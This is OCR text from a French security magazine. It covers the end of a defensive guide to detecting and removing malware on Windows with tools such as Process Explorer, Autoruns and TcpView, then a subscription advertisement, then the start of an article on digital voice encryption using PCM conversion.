La figure 3 montre l'outil l'écran principal de Rootkit Unhooker. Dans chacun des onglets SSDT (qui correspond à la table des appels système Windows), *Shadow SSDT*, *Processes* et *Drivers*, on retrouve des informations comme le nom du fichier associé et une indication de suspicion (s'il a été modifié « *hooked* » ou caché « *hidden* »). Lorsqu'une telle indication est présente, il convient de mener une petite enquête comme décrit précédemment (moteur de recherche et encyclopédie). Par exemple, sur la figure 3, on constate que plusieurs éléments de la SSDT ont été modifiés par les modules `cmdguard.sys` et `sptd.sys`. Une recherche montre que ces modules sont légitimes et installés respectivement par Comodo Firewall et le lecteur cédérom virtuel Daemon Tools.

Dans les onglets « Processes » et « Drivers », on sera particulièrement vigilant au chemin de l'exécutable utilisé, notamment si le chemin pointe vers un répertoire temporaire ou du cache Internet Explorer de l'utilisateur. Ce comportement est inhabituel, là aussi une recherche s'impose.


Dans le cas d'une modification du noyau, l'outil permet de remettre en état les éléments modifiés « *Unhook* ». D'autres outils antirootkit sont d'un usage équivalent.

Fichier **drvspynt.exe** reçu le **2008.03.04 22:12:46 (CET)**
Situation actuelle: **en cours d'analyse**

Votre fichier est, en ce moment, en cours d'analyse par VirusTotal, les résultats seront affichés au fur et à mesure de leur génération.

AntiVirus	Version	Dernière mise à jour	Résultat
AhnLab-V3	2008.3.4.0	2008.03.04	-
AntiVir	7.6.0.73	2008.03.04	-
Authentium	4.93.8	2008.03.04	-
Avast	4.7.1098.0	2008.03.02	-
AVG	7.5.0.516	2008.03.04	-
BitDefender	7.2	2008.03.04	-
CAT-QuickHeal	9.50	2008.03.04	-
ClamAV	0.92.1	2008.03.04	-
DrWeb	4.44.0.09170	2008.03.04	-
eSafe	7.0.15.0	2008.02.28	Suspicious File
eTrust-Vet	31.3.5587	2008.03.04	-

2 *Analyse par Virus Total*



3 *Rootkit Unhooker*

7. Vérifier les programmes lancés en mémoire

On entre ici dans le cœur de l'analyse du système. Maintenant qu'on possède un certain niveau de confiance dans les réponses du noyau, quelle est l'activité du système ? L'outil Process Explorer **[PE]** de Sysinternals, une sorte de « *super-taskmanager* », va permettre de lister les processus, mais aussi de donner les caractéristiques précises de chacun d'entre eux : caractéristiques (taille, éditeur, chemin d'exécution, etc.), bibliothèques dynamiques (ou DLL) utilisées, port réseau ouvert, etc. Il faut tout d'abord sélectionner les informations dont on veut disposer ; dans le menu ***View/Select Columns***, on retiendra : ***Description***, ***Company Name***, ***Verified Signer***, ***Command Line*** et ***Version***.


La figure 4 montre Process Explorer ainsi configuré. L'analyse va consister à définir certains critères simples de recherche de programmes suspicieux. Il faut tout d'abord retirer de l'analyse les programmes signés numériquement par un éditeur reconnu par Microsoft. Process Explorer permet de trier via la colonne

Verified Signer la validité des signatures numériques. Les programmes considérés comme correctement signés (marqués *Verified*) peuvent être écartés de l'étude. Il est possible d'être plus précis et de consulter l'autorité de certification à l'aide des propriétés du programme dans l'explorateur de fichiers (onglet « Signature Numérique »). Dans les versions récentes de Windows, de nombreux programmes doivent être lancés avec une signature valide ce qui en facilite l'étude. Dans la figure 4, le programme `msmsn.exe` ne possède pas de signature.

La colonne ***Command Line*** permet d'afficher le chemin d'exécution du programme. Si ce dernier est situé dans un répertoire temporaire (fichiers temporaires d'Internet Explorer, clé USB, etc.), le programme peut être considéré comme suspect. Généralement, les programmes sont lancés depuis `c:\Program Files` ou `c:\Windows\system32`. Là aussi, le programme `msmsn.exe` est lancé depuis le répertoire temporaire de l'utilisateur : les soupçons se confirment.

Enfin, les programmes malveillants possèdent rarement une icône et les renseignements complémentaires comme les champs `Company name` et `Description` renseignés. Ces indications permettent là aussi d'affiner la liste précédente. Process Explorer affiche sur un fond violet les programmes « *packés* », c'est-à-dire dont la structure a été modifiée par souci d'optimisation ou de camouflage : ce dernier point permet définitivement de suspecter le programme `msmsn.exe`. Une recherche sur Internet prouve le caractère malveillant de ce programme.

Les malwares peuvent se lancer à partir d'un autre programme comme `rundll32.exe` ou `svchost.exe`. Ce dernier est un hébergeur de services Windows. Il est donc à ce titre légitime d'avoir plusieurs processus à ce nom. Une technique, couramment utilisée par les malwares, consiste à utiliser un nom semblable, par exemple, `scvhost.exe`. Process Explorer permet de détailler ces processus en affichant un texte flottant lorsque la souris survole le nom du programme (comme sur la figure 4) ou de manière plus détaillée dans l'onglet « services » des propriétés du programme. La figure 5 liste les services lancés par `svchost.exe` (il peut y avoir plusieurs processus `svchost.exe`). Là aussi, chaque service est identifié par une description et un chemin d'accès. Les premiers suspects concerneront les services sans description (ou si celle-ci est en anglais) et un chemin d'accès inhabituel.




8. Suppression des programmes

Au terme de cette étude mémoire, si la machine est compromise, le chemin d'accès du malware doit être soigneusement noté. Il est possible de tuer un programme en mémoire, mais cette action est souvent inefficace : ce dernier va se relancer automatiquement, interdire sa fermeture ou, pire, lancer une action en réponse à la tentative de suppression (déni de service par exemple).


Le plus simple est de supprimer le fichier du malware du disque dur. Ainsi, au redémarrage suivant, la plupart des malwares ne pourront plus se lancer (sauf s'il y a une copie ailleurs sur le disque, ce dont nous parlerons après). Néanmoins, Windows verrouille les fichiers des programmes en cours d'exécution, rendant impossible leur suppression. Il existe des outils pour passer outre cette protection, par exemple, Unlocker **[UL]**. Si un tel outil ne fonctionne pas, il existe une méthode plus générale, consistant à démarrer le poste de travail sur un cédérom où se trouve une distribution Linux récente (qui offre la possibilité de supprimer un fichier d'un système de fichiers NTFS).

9. Programmes lancés au démarrage

Afin d'être persistants, les malwares vont généralement paramétrer le système pour se lancer automatiquement à chaque démarrage du poste. Les fichiers précédemment identifiés avec l'outil Process Explorer donnent souvent une première piste



4 *Process Explorer*



5 *Liste des services*

sur les programmes exécutés au démarrage. On utilise ici l'outil Autoruns **[AR]** de Microsoft pour énumérer l'ensemble des programmes ou bibliothèques exécutés automatiquement au démarrage du système Windows. Cet outil distingue les programmes lancés automatiquement pour tous les utilisateurs et ceux lancés automatiquement par l'utilisateur. La figure 6 montre le programme Autoruns. Les programmes lancés au démarrage sont classés par type (ils correspondent à une localisation de la base de registre). Seules les localisations les plus couramment utilisées seront étudiées par la suite : *Logon, Internet Explorer, Services, Drivers* et *AppInit*.

Avant de procéder à l'étude des résultats du programme Autoruns, il convient d'activer là aussi le contrôle de la signature numérique : dans le menu ***Options***, il suffit de cocher les paramètres `Verifiy Code Signature` et `Hide Microsoft Signed Entries`. Ces options évitent de surcharger l'affichage en supprimant les configurations par défaut de Microsoft.

L'onglet « *Logon* » contient l'ensemble des programmes exécutés à l'ouverture de la session utilisateur. De manière analogue à l'étude menée avec Process Explorer, on vérifiera les programmes :

- qui ne possèdent pas d'icône ;
- exécutés depuis des répertoires temporaires ;
- dont les paramètres `Publisher` et `Description` sont vides ;
- dont les noms sont inconnus.

Internet est encore une fois d'une très grande utilité pour déterminer si un programme est suspect ou non. Autoruns intègre d'ailleurs nativement une fonction de recherche en ligne : elle se situe dans le menu ***Entry***, puis la commande `Search Online`.

Les programmes lancés à l'ouverture de session dépendent de l'utilisateur. Il est recommandé de réaliser une recherche pour chaque utilisateur en modifiant le paramètre `User` du menu principal.


Il est possible alors de décocher le programme suspect afin qu'il ne soit plus automatiquement lancé au démarrage. Attention : certains programmes malveillants surveillent leur capacité à démarrer automatiquement. Dans ce cas, Autoruns ne pourra pas les supprimer de la base de registre. Il convient alors de supprimer le fichier, soit par un outil de type Unlocker, soit en démarrant le poste de travail sur un autre système d'exploitation. De même, une fois le nettoyage réalisé, il est recommandé de ne pas éteindre de manière classique le poste de travail (menu Démarrer), mais de redémarrer « violemment » le poste de travail : cette mesure évite la procédure classique d'extinction et qu'un malware s'ajoute dans la liste des programmes lancés au dernier moment précédent le redémarrage. L'outil NoMyfault **[NMF]** permet de créer un redémarrage logiciel immédiat de Windows.

Le programme Explorer possède des extensions sous forme de bibliothèques. Certains programmes malveillants utilisent cette fonctionnalité pour se charger comme une extension de Explorer. Il convient donc de vérifier, dans l'onglet « Explorer » du programme Autoruns, le chemin d'accès des bibliothèques utilisées.

Internet Explorer possède lui aussi des extensions appelées BHO (*Browser Helper Objects*) lancées automatiquement lorsque le client navigue sur Internet. Il convient d'appliquer les mêmes vérifications.

La plupart des programmes malveillants utilisent les services pour se lancer automatiquement avec un maximum de privilèges. La méthodologie à appliquer est identique à ce qui a été fait précédemment. Néanmoins, il faut être particulièrement vigilant à ne pas désactiver un service nécessaire au bon fonctionnement du poste de travail et à valider la désactivation des services un à un. Enfin, l'utilisation de drivers malveillants est la méthode privilégiée des rootkits noyau. Si l'étude menée au début n'a pas permis de déceler la présence d'un rootkit, Autoruns devrait confirmer ici l'absence de tels programmes.

10. Vérifier l'activité réseau



6 Outil Autoruns

La présence d'un malware se caractérise aussi par des activités non contrôlées sur le réseau. Par exemple, on peut imaginer un programme envoyant sur un serveur situé sur Internet le contenu des données du disque par le port 80 du service Internet.

Si aucun programme n'est exécuté et si le poste est « au repos » (pas d'activité de l'utilisateur), aucune connexion réseau ne doit être réalisée en direction d'Internet (ou le proxy du réseau). Le programme TcpView **[TCPV]** de Microsoft permet d'énumérer les connexions réseau. On distingue 3 types de connexions :

- *established* : une connexion réseau est réalisée entre le poste de travail et un site distant. TcpView donne le programme et l'adresse Internet du site distant afin de déterminer si cette connexion est légitime ou non.

- *listening* : le processus est en attente de connexion du réseau. En théorie, pour un poste de travail, seuls les ports Windows standards sont ouverts (135, 139, 445, 500, 4500, 123. Liste non exhaustive). En particulier, les ports 25 (smtp), 21 (ftp) ou 80 (web) doivent être fermés ; si ce n'est pas le cas, il est important d'en connaître la cause (programme légitime ou non).
- *time_wait* : la connexion est en attente de fermeture.

Par défaut, l'option « *Show Unconnected Endpoints* » de TcpView est activée : sa désactivation permet de ne conserver que les connexions établies (established), ce qui présente l'avantage d'observer en temps réel une activité suspecte.

11. Injection DLL


L'injection DLL est une méthode assez ancienne, mais encore utilisée pour charger une bibliothèque dynamique dans un processus légitime. Une fois logée dans le processus, la bibliothèque peut exécuter les instructions qu'elle désire. Le programme ListDlls **[LDLL]** permet d'énumérer l'ensemble des DLL des programmes lancés (Process Explorer peut également réaliser cette tâche). Il est inutile de regarder l'ensemble des DLL ; par contre, un coup d'œil sur les chemins d'accès des DLL permet de savoir si une injection DLL a été réalisée depuis un répertoire temporaire ou inhabituel. La commande `listdlls |grep -i -v 'c:\\windows\\system32'` permet de filtrer les dll non standards, mais empêche d'identifier une injection DLL depuis le répertoire `system32` de Windows (la commande `grep` est disponible sous l'environnement Cygwin **[CYG]**).

12. Automatiser les tâches

Il existe des versions en ligne de commande (cli) des outils Autoruns et TcpView, respectivement autorunsc et tcpvcon. À l'aide des pstools **[PS]**, il est possible d'exécuter à distance ces programmes et certaines tâches d'investigation (`pslist` pour lister les processus, `psservice` pour lister les services, etc.). Ceci permet d'automatiser une recherche ciblée sur un grand nombre de postes et éventuellement d'automatiser cette analyse et de l'exécuter selon un cycle régulier.

13. Antivirus

Une fois l'ensemble des programmes malveillants détectés et les fichiers supprimés, il convient de lancer l'antivirus pour un nettoyage final. Ce dernier va pouvoir analyser le reste et éventuellement fonctionner plus efficacement (c'est-à-dire se mettre à jour, réaliser une recherche en profondeur, etc.).



Conclusion

Si l'antivirus a longtemps été jugé comme le garant de la sécurité du poste de travail, ceci n'est aujourd'hui plus suffisant : il doit être considéré comme un maillon de la chaîne de protection. Il faut également le considérer comme un programme comme un autre, c'est-à-dire avec ses vulnérabilités et pouvant être la cible d'attaque.

Après avoir traité l'incident, il est important de tirer les leçons de l'infection. Quel a été le vecteur de propagation et de contamination ? Un correctif manquant ? Un mot de passe trop simple ou un manque de sensibilisation de l'utilisateur ? Dans ce dernier cas, il est recommandé de rappeler les bonnes pratiques, par de (courtes) séances de sensibilisation, des affiches à la cafétéria ou des messages électroniques, voire par des messages apparaissant sur l'écran de veille.

Au niveau des équipements de sortie, une configuration adéquate renforcera les mécanismes de défense en profondeur. Parmi les bonnes pratiques régulièrement préconisées, il faut installer un proxy pour se donner la capacité d'observer et de couper un flux suspect. En complément, une authentification des utilisateurs et un filtrage par *User-Agent* éviteront les connexions anonymes et automatiques.

Vous pouvez retrouver les références de cet article sur : www.miscmag.com

Abonnez-vous !

6 numéros

38€*

Economie : 10,00 €

en kiosque : **48,00*€**

* OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTRO
Pour les tarifs étrangers, consultez notre site :
www.ed-diamond.com

Les 3 bonnes raisons de vous abonner !

- ⇨ *Ne manquez plus aucun numéro.*
- ⇨ *Recevez MISC chaque mois chez vous ou dans votre entreprise.*
- ⇨ *Économisez 10 € !*

4 façons de vous abonner :

- ☒ par courrier postal en nous renvoyant le bon ci-dessous
- ☒ par le Web, sur **www.ed-diamond.com**
- ☒ par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- ☒ par fax au 03 88 58 02 09 (CB)

Bon à découper

Voici mes coordonnées postales :

MISC
Multi-System & Internet Security Cookbook

Édité par Diamond Editions
Tél. : + 33 (0) 3 88 58 02 08
Fax : + 33 (0) 3 88 58 02 09

Vos remarques :

Offres d'abonnement

(Nos tarifs s'entendent TTC et en euros)

		F	D	T	E1	E2	EUC	A	RM
		France Métro	DOM	TOM	Europe 1	Europe 2	Etats-unis Canada	Afrique	Reste du Monde
1	Abonnement Misc	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	Linux Magazine + Hors-série	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
3	Linux Magazine + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
4	Linux Magazine + Linux Pratique	78 €	85€	96 €	99 €	95 €	101 €	98 €	111 €
5	Linux Magazine + Hors-série + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
6	Linux Magazine + Hors-série + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
7	Linux Magazine + Hors-série + MISC + Linux Pratique	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
8	Linux Pratique Essentiel + Linux Pratique	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

Toutes les offres d'abonnement : en exemple les tarifs ci-dessous correspondant à la zone France Métro (F)

(Vous pouvez également vous abonner sur : www.ed-diamond.com)

Misc (6 n°s)

offre 1 — par ABO : 38€ — Economie : 10,00 €

en kiosque : 48,00€

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s)

en kiosque : 110,50€

offre 2 — par ABO : 83€ — Economie : 27,50 €

Linux Magazine (11 n°s) + Misc (6 n°s)

en kiosque : 119,50€

offre 3 — par ABO : 84€ — Economie : 35,50 €

Linux Magazine (11 n°s) + Linux Pratique (6 n°s)

en kiosque : 107,20€

offre 4 — par ABO : 78€ — Economie : 29,20 €

Linux Pratique Essentiel (6 n°s) + Linux Pratique (6 n°s)

en kiosque : 74,70€

par ABO : 57€ — Economie : 17,70 €

offre 8

offre 5

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Linux Pratique (6 n°s)

par ABO : 110€ — Economie : 36,20 €

en kiosque : 146,20€

offre 6

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Misc (6 n°s)

par ABO : 116€ — Economie : 42,50 €

en kiosque : 158,50€

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Misc (6 n°s) + Linux Pratique (6 n°s)

en kiosque : 194,20€

offre 7 — par ABO : 143€ — Economie : 51,20 €

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous :

Je fais mon choix de la 1ère offre :

Je sélectionne le N° (1 à 8) de l'offre choisie :	
Je sélectionne ma zone géographique (F à RM) :	
J'indique la somme due : (Total 1)	€

Exemple : je souhaite m'abonner à l'offre Linux Magazine + Hors-série + MISC (offre 6) et je vis en Belgique (E1), ma référence est donc 6E1 et le montant de l'abonnement est de 144 euros.

Je fais mon choix de la 2ème offre :

Je sélectionne le N° (1 à 8) de l'offre choisie :	
Je sélectionne ma zone géographique (F à RM) :	
J'indique la somme due : (Total 2)	€
Montant total à régler (Total 1 + Total 2)	€

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre de Diamond Editions
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Diamond Editions
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex

Éric Filiol – ESIEA – Laboratoire de cryptologie et de virologie opérationnelles – filiol@esiea-ouest.fr – filiol@esiea.fr

LA SÉCURITÉ DES COMMUNICATIONS VOCALES (3) : TECHNIQUES NUMÉRIQUES

mots clés : *signal sonore / brouillage / techniques numériques / sécurité des communications vocales / conversion analogique/numérique / vocoder / modulation / cryptophonie*

Dans les articles précédents [1, 2], nous avons présenté les techniques de codage de la voix (comment cette dernière est représentée et traitée) et les techniques analogiques de chiffrement de la voix. Alors que ces dernières consistent à modifier structurellement le signal selon divers procédés, mais sans en modifier la nature profonde, les techniques numériques, quant à elles, consistent à transformer le signal en valeurs numériques discrètes, puis à opérer un chiffrement classique sur la séquence obtenue après conversion analogique/numérique. L'aspect critique dans ces techniques réside dans la qualité de la conversion. Non seulement le signal doit être le plus fidèle possible après conversion en numérique, mais ni le chiffrement, ni la transmission (effet de bruit) ne doivent altérer le signal et rendre sa restitution finale du numérique vers l'analogique. La partie chiffrement, quant à elle, ne se distingue en rien d'un chiffrement classique. L'art de l'ingénieur est donc encore une fois essentiel, même si, contrairement aux techniques analogiques, il n'intervient pas directement dans la sécurisation de la voix. Enfin, pour conclure cette série d'articles consacrée à la protection de la voix, nous présenterons un système de cryptophonie utilisé par l'armée de l'air chinoise.

Nous avons présenté, dans l'article précédent [2], les techniques de cryptophonie analogiques qui consistent toutes en des techniques plus ou moins complexes de « brouillage » dont le principe général est, en gros, de mélanger des parties du signal selon différents paramètres utilisés pour le caractériser : fréquence, temps, puissance du signal... Nous avons également vu qu'un signal analogique brouillé reste un signal continu dont la richesse et la complexité peuvent échapper à toute description mathématique et ainsi constituer un obstacle « plus important » pour les outils d'analyse actuels. Et là où la théorie peut échouer, une oreille humaine exercée ou aiguë peut saisir des fragments de communication s'il subsiste une intelligibilité résiduelle dans le signal brouillé, intelligibilité qu'il est impossible à cerner autrement que par des tests auditifs de validation. C'est la raison pour laquelle les techniques analogiques de protection de la voix sont généralement utilisées au niveau tactique (niveau de sensibilité peu élevé et d'une durée de vie limitée).

Dans cet article, nous allons voir comment protéger la voix avec un plus haut niveau de sécurité (tactique de défense et stratégique) grâce aux techniques numériques. Le principe général consiste à transformer, selon différents procédés que nous allons présenter dans la première partie de cet article,

un signal continu (analogique) en un signal discrétisé (numérique). Ce dernier est représenté par une séquence de valeurs numériques, laquelle sera ensuite chiffrée par les moyens classiques de la cryptographie.

La partie critique dans le cas du passage au numérique réside précisément dans le processus de conversion et non dans la phase de sécurisation (le chiffrement proprement dit). En effet, il est essentiel que le passage au numérique n'induise pas une dégradation du signal qui sera finalement restitué après retour à l'analogique. Cette problématique concerne non seulement les moyens de cryptophonie, mais tous les secteurs où la numérisation audio intervient (audio ou vidéo numérique, format de CD, télémétrie…). En termes de sécurité, l'impact ne concerne plus la confidentialité, mais la disponibilité (qualité de service). L'art de l'ingénieur va donc, comme pour les techniques analogiques, prendre une part essentielle, mais d'une manière différente. Cela illustre le fait que la force d'une technique de sécurité n'a de sens et de validité que si elle est applicable en pratique et que l'intérêt théorique d'une telle solution, sur le papier, peut disparaître lorsque confrontée à la réalité opérationnelle.

1. Conversion analogique/numérique (A/D)


Il existe trois principaux types de conversion d'un signal analogique en signal numérique et, pour chacun d'eux, de nombreuses variantes. Nous n'en décrirons que les principes essentiels et nous renverrons le lecteur vers la littérature technique pour découvrir les raffinements et améliorations techniques mises au point année après année **[3, 4]**.

1.1 Modulation par impulsion codée (PCM)

C'est la plus intuitive des techniques de conversion **[5]**. Elle a été mise au point par un ingénieur anglais, Alec Reeves, en 1937, et utilisée dans le système SIGSALY, système de cryptophonie de haut niveau de sécurité des forces alliées, à partir de 1943. De nos jours, cette technique est utilisée dans certains systèmes téléphoniques, dans le traitement informatique de la voix dans nos ordinateurs et pour les CD. Elle est également utilisée dans le codage vidéo (norme ITU-R BT.601). Il en existe de très nombreuses variantes. Toutes, de plus, ne sont pas publiques. Nous allons décrire le principe général de la méthode PCM.

Le signal analogique F est vu comme une séquence de pulsations, lesquelles vont être codées sous forme de valeurs numériques. Pour cela, ce signal est échantillonné à des intervalles de temps réguliers et fréquents. Pour chaque instant t, la valeur F(t) – laquelle peut considérer différents paramètres comme l'amplitude, la valeur du spectre de densité…) – est alors considérée. Ce qui est donc transmis est la valeur F(t) pour des instants discrets t **[N1]** (voir Figure 1).

Il est bien sûr important que l'intervalle entre les différents instants t soit suffisamment petit pour pouvoir restituer le signal analogique à partir des valeurs F(t) (conversion D/A). Cela amène une question fondamentale : quel valeur d'intervalle choisir pour à la fois pouvoir opérer cette conversion inverse, mais également limiter le nombre de valeurs à transmettre. Il s'agit de déterminer le meilleur compromis qualité/taux. Le nombre de valeurs (échantillons) par unité de temps (seconde) est appelé « taux d'échantillonnage ». Ces notations étant fixées, donnons maintenant le théorème majeur qui va permettre de travailler.



Échantillonnage d'un signal analogique (méthode PCM ; les lignes verticales représentent les valeurs F(t) pour des instants réguliers t).

Théorème d'échantillonnage [6].

Considérons une fonction *F(t)* limitée en fréquences entre les fréquences f_1 et f_2 Hz ($f_2 - f_1 = B$ Hz). Le taux d'échantillonnage minimal nécessaire pour caractériser la fonction *F(t)* est de $2f_2/M$ échantillons par seconde, où *M* est le plus grand entier inférieur ou égal à la valeur f_2/B.

Un calcul rapide montre qu'un signal limité dans une bande de fréquences *B* Hz peut être décrit par *2B* échantillons par seconde. En général, les normes considèrent des valeurs de $B = 4$ *kHz* soit un taux d'échantillonnage de 8000 échantillons par seconde.

D'un point de vue pratique, la méthode PCM se fait en quatre étapes :

- **Étape de filtrage**. Il s'agit de confiner le signal dans la bande *B* de travail. Les fréquences plus élevées, en particulier, perturbent la phase suivante (voir théorème précédent).

- **Étape d'échantillonnage**. La fonction F est « approximée » en la séquence $F(t_0)$, $F(t_1)$,....
- **Étape de quantification**. Chaque échantillon est représenté par son amplitude, soit une valeur comprise entre -127 et +127, soit au total 256 valeurs. Huit bits sont donc nécessaires. Mais, en pratique, les 256 valeurs possibles ne sont pas toutes représentées et pour des raisons de commodité et de limitations de taille, la valeur la plus proche d'une valeur fixée au départ est retenue. Le choix des valeurs fixées dépend des normes. Il en existe deux principales : la loi µ (en vigueur en Amérique du Nord et au Japon) et la loi A (les autres pays). Le tableau 1 présente la quantification selon ces deux lois.

Valeur numérique d'amplitude	Numéro de bit		Le bit de poids faible (1) est transmis en premier, le bit de poids fort (8) en dernier
	Loi µ	Loi A	
	1 2 3 4 5 6 7 8	1 2 3 4 5 6 7 8	
+ 127	1 0 0 0 0 0 0 0	1 1 1 1 1 1 1 1	
+ 96	1 0 0 1 1 1 1 1	1 1 1 0 0 0 0 0	
+ 64	1 0 1 1 1 1 1 1	1 1 0 0 0 0 0 0	
+ 32	1 1 0 1 1 1 1 1	1 0 1 0 0 0 0 0	
0	1 1 1 1 1 1 1 1	1 0 0 0 0 0 0 0	
0	0 1 1 1 1 1 1 1	0 0 0 0 0 0 0 0	
32	0 1 0 1 1 1 1 1	0 0 1 0 0 0 0 0	
64	0 0 1 1 1 1 1 1	0 1 0 0 0 0 0 0	
96	0 0 0 1 1 1 1 1	0 1 1 0 0 0 0 0	
- 126	0 0 0 0 0 0 0 1	0 1 1 1 1 1 1 0	
- 127	0 0 0 0 0 0 0 0	0 1 1 1 1 1 1 1	

Tableau 1 : Valeur de quantification (loi A et loi µ)

- **Étape de codage**. La valeur du signal est traduite ensuite en une séquence de 8 bits. Le choix des séquences binaires est déterminé pour des capacités de correction d'erreurs (résistance au bruit). Cette quantification introduit bien sûr une erreur (dite « erreur de quantification ») provenant de la différence entre la valeur $F(t_i)$ et la valeur quantifiée $F(t_i)$ (valeur approchée). Mais, là encore, le choix du codage selon les lois A ou µ et des techniques de décodage optimales permettent d'effectuer une quantification similaire sur le bruit et donc, au final, de confiner l'erreur de quantification dans des intervalles acceptables pour une bonne qualité de service (techniques RZ, NRZ...).

Les techniques de type PCM (traitement de l'erreur de quantification, conversion D/A, filtrage...) deviennent très vite beaucoup plus techniques que souhaité dans le cadre de ce présent article. Sans perte de généralités, nous nous sommes limités aux grands principes généraux dans la mesure où ils suffisent pour comprendre les problématiques de la cryptophonie numérique. Pour les lecteurs qui souhaiteraient approfondir ces questions, nous leur conseillons de consulter l'excellente référence **[3, chapitre 10]**.

Pour travailler avec la méthode PCM, il est nécessaire de disposer d'un débit suffisant. Avec un taux d'échantillonnage de 8000 échantillons par seconde et 8 bits par échantillon, la méthode PCM doit disposer au minimum d'un débit de 64 Kbits/sec. Cette méthode est donc gourmande en bande passante surtout lorsque certaines variantes codent non pas sur 8 mais 24 bits.

La méthode PCM souffre de limitations qui limitent souvent son usage. D'une part, l'erreur de quantification peut s'avérer difficile à gérer. De plus, cette technique nécessite de disposer d'une synchronisation de très bonne qualité pour restituer le signal numérique sous sa forme analogique (conversion D/A). Toute instabilité dans le synchronisme provoquera des distorsions.


1.2 Modulation linéaire delta (MLD)

Cette seconde technique reste assez proche, dans l'esprit de la méthode PCM. Son principal intérêt est de réduire le volume de données transmises pour représenter le signal.

